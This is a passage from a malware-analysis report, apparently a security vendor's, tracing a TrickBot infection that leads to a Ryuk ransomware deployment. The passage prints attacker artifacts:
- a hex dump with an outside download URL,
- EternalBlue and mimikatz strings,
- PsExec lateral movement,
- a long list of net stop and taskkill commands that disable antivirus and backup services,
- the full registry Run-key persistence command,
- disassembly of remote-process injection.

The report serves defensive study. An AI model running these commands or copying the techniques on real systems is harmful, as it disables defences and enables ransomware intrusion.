000009A0	68	00	74	00	74	00	70	00	3A	00	2F	00	2F	00	34	00	h.t.t.p.:././.4.
000009B0	35	00	2E	00	36	00	33	00	2E	00	35	00	35	00	2E	00	5...6.3...5.5...
000009C0	31	00	33	00	36	00	2F	00	74	00	65	00	73	00	74	00	1.3.6./.t.e.s.t.
000009D0	74	00	61	00	62	00	2E	00	70	00	6E	00	67	00	00	00	t.a.b...p.n.g...
000009E0	53	69	7A	65	20	2D	20	25	64	20	6B	42	00	00	00	00	Size - %d kB....
000009F0	49	6E	66	65	63	74	4D	61	63	68	69	6E	65	00	00	00	InfectMachine...
00000A00	55	73	65	4C	6F	67	6F	6E	43	72	65	64	65	6E	74	69	UseLogonCredenti
00000A10	61	6C	00	00	53	59	53	54	45	4D	5C	43	75	72	72	65	al..SYSTEM\Curre
00000A20	6E	74	43	6F	6E	74	72	6F	6C	53	65	74	5C	43	6F	6E	ntControlSet\Con
00000A30	74	72	6F	6C	5C	53	65	63	75	72	69	74	79	50	72	6F	trol\SecurityPro
00000A40	76	69	64	65	72	73	5C	57	44	69	67	65	73	74	00	00	viders\WDigest..
00000A50	65	00	78	00	70	00	6C	00	6F	00	72	00	65	00	72	00	e.x.p.l.o.r.e.r.
00000A60	2E	00	65	00	78	00	65	00	00	00	00	00	67	65	74	55	..e.x.e.....getU
00000A70	73	65	72	50	61	73	73	77	6F	72	64	50	61	69	72	73	serPasswordPairs
00000A80	00	00	00	00	7C	00	00	00	0A	00	00	00	00	00	00	00	....|..........
00000A90	45	00	72	00	72	00	6F	00	72	00	20	00	6C	00	6F	00	E.r.r.o.r. .l.o.
00000AA0	61	00	64	00	20	00	66	00	69	00	6C	00	65	00	20	00	a.d. .f.i.l.e. .

Contents of the dumped file opened in a hex editor.




A full flow visualized in the Cybereason Platform of the screenLocker_x64.dll module and related injections.

spreader_x64.dll

spreader_x64.dll contains two of the main capabilities of TrickBot: spreading by exploiting the EternalBlue vulnerability, and using mimikatz to perform credential theft.

The Cybereason Platform identified lsass access (the mimikatz activity of dumping the memory of lsass.exe), floating executable code (the reflectively injected DLL spreader_x64.dll), and a high internal connection rate, which indicates that it is scanning in order to help spread.



Evidence of the malicious activity perpetrated by Spreader_64.dll, shown by the Cybereason Platform.

spreader_x64.dll uses the EternalBlue vulnerability to spread via SMB (port 445).

Owner process	Server address	Server port	Received bytes	Transmitted bytes
svchost.exe	[redacted]	445	1325 B	4 KB
svchost.exe	[redacted]	445	1325 B	4 KB
svchost.exe	[redacted]	445	1321 B	4 KB
svchost.exe	[redacted]	445	1321 B	4 KB
svchost.exe	[redacted]	445	1131 B	4 KB
svchost.exe	[redacted]	445	1123 B	4 KB
svchost.exe	[redacted]	445	1123 B	4 KB
svchost.exe	[redacted]	445	1123 B	4 KB
svchost.exe	[redacted]	445	1107 B	4 KB


A Cybereason Platform visualization of the connection via port 445 as part of EternalBlue.

```
SMB_COM_SESSION_SETUP_ANDX: os "%s", native lan man "%s", domain "%s"
Host %s, SMB_COM_SESSION_SETUP_ANDX return status: 0x%08X - STATUS_ACCESS_DENIED (A component of the path-prefix denied search permission)
Host %s, SMB_COM_SESSION_SETUP_ANDX return status: 0x%08X - STATUS_LOGON_FAILURE (Authentication failure)
Host "%s", SMB_COM_SESSION_SETUP_ANDX return status: 0x%08X
SMB_COM_NEGOTIATE return status: class %i, error code %i
\\%s\%s
Host "%s", SMB_COM_TREE_CONNECT_ANDX: service "%s", native file system "%s"
Host "%s", SMB_COM_TREE_CONNECT_ANDX return status: 0x%08X
Host "%s", error read response SMB_COM_TREE_CONNECT_ANDX, wrong data
Host "%s", error read response SMB_COM_TREE_CONNECT_ANDX
Got frag size: 0x%08x
Not found Frag pool tag in leak data
unexpected alignment, diff: 0x%08X
SMB_COM_NT_CREATE_ANDX return status: class %i, error code %i
the file %s on host %s is created
Host "%s", SMB_COM_SESSION_SETUP_ANDX: does not match the target operating system
HOST %s, using named pipe: %s
HOST %s, not found accessible named pipe
make this SMB session to be SYSTEM
```


EternalBlue strings in the spreader_x64.dll binary.

spreader_x64.dll also contains the mimikatz binary. When executed, it dumps credentials by opening a command prompt window and run mimikatz.


PwDumper_x64.dll is also reflectively injected into the svchost process in order to perform the dumping.



PwDumper_x64.dll reflectively loaded into svchost.exe.



mimikatz strings in the spreader_x64.dll binary.



mimikatz strings in the spreader_x64.dll library.

Phase Three: Post-exploitation Activity


Once the machine is infected with TrickBot, the attackers check to see if the target machine is part of an industry they are looking to target. If it is, they download an additional payload and use the admin credentials stolen using TrickBot to perform lateral movement and reach the assets they wish to infect.

The attacker logged into a domain controller and copied tools into a temporary directory. It copied tools like AdFind.exe (the Active Directory enumeration utility), a bat script that uses AdFind to save output into text files, and a copy of the 7-Zip archive utility.


After the attacker gathers a list of domain controllers and targeted servers in the environment, they test if there is a connection available using ping.exe and mstsc.exe (RDP).

Once the attacker has a connection, they start to spread the Ryuk payload through the network via Windows administrative shares (MITRE ATT&CK Technique T1077). These are hidden shares like Admin$, IPC$, Share$ and C$ that are enabled by default on Windows hosts for administrative purposes.

The attacker drops a few files in the hidden share share$, including a .bat script COPY.bat. This script lists one or more of the targeted machines that the attacker located, a copy of psexec.exe that is signed and verified, and the Ryuk dropper Ryuk.exe. The attacker runs the .bat script, which uses the psexec.exe file with the stolen admin credentials to gain a remote shell and copy the malicious Ryuk payload to a temporary folder in the remote hosts listed in the text file comps{number}.txt.




Execution of the .bat script as shown in the Cybereason Platform.



The PsExec command line.

Once this is complete, the Ryuk payload is executed using PsExec.



The attack flow, beginning with the malicious email and ending with the Ryuk execution.


Ryuk Ransomware delivered

The ransomware dropper Ryuk.exe checks the system architecture and drops its main payload accordingly.

```
                        ; CODE XREF: WinMain(x,x,x,x)+1A1↑j
push    offset LibFileName ; "kernel32.dll"
mov     [ebp+NumberOfBytesWritten], edi
mov     [ebp+var_4], edi
call    ds:LoadLibraryA
mov     esi, offset aIswow64process ; "IsWow64Process"
mov     [ebp+hLibModule], eax
lea     edi, [ebp+ProcName]
lea     ecx, [ebp+ProcName]
push    ecx             ; lpProcName
movsd
push    eax             ; hModule
```

The Ryuk ransomware analysis: checking the system architecture.

While dropping the payload, it generates a random name made up of five letters based on the Srand*()* function. The payload is stored under this name in a location dependent on the OS version on the target machine. If the OS Version is XP or older, it writes a file at *\Documents and Settings\Default User*. If the target machine is running a newer version, it writes a file at \Users\Public\.



The Ryuk ransomware analysis: choosing the target folder.

The dropper also stops multiple services related to antimalware products by using the net stop command:

```
stop "Acronis VSS Provider" /y
stop "Enterprise Client Service" /y
stop "Sophos Agent" /y
stop "Sophos AutoUpdate Service" /y
stop "Sophos Clean Service" /y
stop "Sophos Device Control Service" /y
stop "Sophos File Scanner Service" /y
stop "Sophos Health Service" /y
stop "Sophos MCS Agent" /y
stop "Sophos MCS Client" /y
stop "Sophos Message Router" /y
stop "Sophos Safestore Service" /y
stop "Sophos System Protection Service" /y
stop "Sophos Web Control Service" /y
stop "SQLsafe Backup Service" /y
stop "SQLsafe Filter Service" /y
stop "Symantec System Recovery" /y
stop "Veeam Backup Catalog Data Service" /y
stop AcronisAgent /y
stop AcrSch2Svc /y
stop Antivirus /y
stop ARSM /y
stop BackupExecAgentAccelerator /y
stop DCAgent /y
stop EPSecurityService /y
stop EPUpdateService /y
stop EraserSvc11710 /y
stop EsgShKernel /y
stop FA_Scheduler /y
stop IISAdmin /y
stop IMAP4Svc /y
stop macmnsvc /y
stop masvc /y
stop MBAMService /y
stop MBEndpointAgent /y
stop McAfeeEngineService /y
stop McAfeeFramework /y
stop McAfeeFrameworkMcAfeeFramework /y
stop McShield /y
stop McTaskManager /y
stop mfemms /y
stop mfevtp /y
stop MMS /y
stop mozyprobackup /y
stop MsDtsServer /y
stop MsDtsServer100 /y
stop OracleClientCache80 /y
stop PDVFSService /y
stop POP3Svc /y
stop ReportServer /y
stop ReportServer$SQL_2008 /y
stop ReportServer$SYSTEM_BGC /y
stop ReportServer$TPS /y
stop ReportServer$TPSAMA /y
stop RESvc /y
stop sacsvr /y
stop SamSs /y
stop SAVAdminService /y
stop SAVService /y
stop SDRSVC /y
stop SepMasterService /y
stop ShMonitor /y
stop Smcinst /y
stop SmcService /y
stop SMTPSvc /y
stop SNAC /y
stop SntpService /y
stop sophossps /y
stop SQLAgent$BKUPEXEC /y
stop VeeamDeploymentService /y
stop VeeamDeploySvc /y
stop VeeamEnterpriseManagerSvc /y
stop VeeamMountSvc /y
stop VeeamNFSSvc /y
stop VeeamRESTSvc /y
stop VeeamTransportSvc /y
stop W3Svc /y
stop wbengine /y
stop WRSVC /y
stop MSSQL$VEEAMSQL2008R2 /y
stop SQLAgent$VEEAMSQL2008R2 /y
stop VeeamHvIntegrationSvc /y
stop swi_update /y
stop SQLAgent$CXDB /y
stop SQLAgent$CITRIX_METAFRAME /y
stop "SQL Backups" /y
stop MSSQL$PROD /y
stop "Zoolz 2 Service" /y
stop MSSQLServerADHelper /y
stop SQLAgent$PROD /y
stop msftesql$PROD /y
stop NetMsmqActivator /y
```


The Ryuk ransomware analysis: net stop commands.

It kills multiple processes related to the antimalware product using the taskkill command

```
/IM zoolz.exe /F
/IM agntsvc.exe /F
/IM dbeng50.exe /F
/IM dbsnmp.exe /F
/IM encsvc.exe /F
/IM excel.exe /F
/IM firefoxconfig.exe /F
/IM infopath.exe /F
/IM isqlplussvc.exe /F
/IM msaccess.exe /F
/IM msftesql.exe /F
/IM mspub.exe /F
/IM mydesktopservice.exe /F
/IM mysqld.exe /F
/IM mysqld-nt.exe /F
/IM mysqld-opt.exe /F
/IM ocautoupds.exe /F
/IM ocomm.exe /F
/IM ocssd.exe /F
/IM onenote.exe /F
/IM oracle.exe /F
/IM outlook.exe /F
/IM powerpnt.exe /F
/IM sqbcoreservice.exe /F
```

The Ryuk ransomware analysis: taskkill commands.

The main Ryuk payload (*hszuw.exe, SHA1: d78c955173c447cb79fb559de122563d90d5358d*) is responsible for injecting into other processes and achieving persistence using the registry.



The Ryuk payload creates persistence, shown in the Cybereason Platform.


The registry key is under the Run hive, and named svchos. It is responsible for running the Ryuk payload every time the current user logs on.

```
"C:\Windows\System32\cmd.exe" /C REG ADD "HKEY_CURREN
T_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
/v "svchos" /t REG_SZ /d "C:\users\Public\hszuw.exe " /f
```


Creation of the registry key.

The malware creates a snapshot of all running processes using CreateToolhelp32Snapshot*()* and iterates over it using Process32First*()*and Process32Next*()*.

The malware then compares the handle of the process to the handle of lsass.exe, csrss.exe, and explorer.exe. If the handle is not one of the above, the malware injects the malicious payload into the remote process.




The Ryuk ransomware analysis: checking the running processes.




The Ryuk ransomware analysis: creating exceptions.

In this example, the payload was injected into several processes including taskhost.exe:



The Ryuk payload injects into the remote process taskhost.exe.



The floating PE in taskeng.exe.

Ryuk uses an injection technique, where it gets a handle of the target process using OpenProcess*()*and allocates a buffer in its address space using VirtualAllocEx*()*.

Ryuk writes its current virtual content into this process using WriteProcessMemory*()* and creates a remote thread that will execute code using CreateRemoteThread*()*.

```
mov     r8d, [rsp+98h+dwProcessId] ; dwProcessId
xor     edx, edx        ; bInheritHandle
mov     ecx, 1FFFFFh    ; dwDesiredAccess
call    cs:OpenProcess
mov     [rsp+98h+hProcess], rax
cmp     [rsp+98h+hProcess], 0
jnz     short loc_14000317E
```

```
mov     eax, dword ptr [rsp+98h+dwSize]
mov     [rsp+98h+flProtect], 40h ; flProtect
mov     r9d, 3000h      ; flAllocationType
mov     r8d, eax        ; dwSize
mov     rdx, [rsp+98h+lpAddress] ; lpAddress
mov     rcx, [rsp+98h+hProcess] ; hProcess
call    cs:VirtualAllocEx
mov     [rsp+98h+lpBaseAddress], rax
cmp     [rsp+98h+lpBaseAddress], 0
jnz     short loc_140003217
```

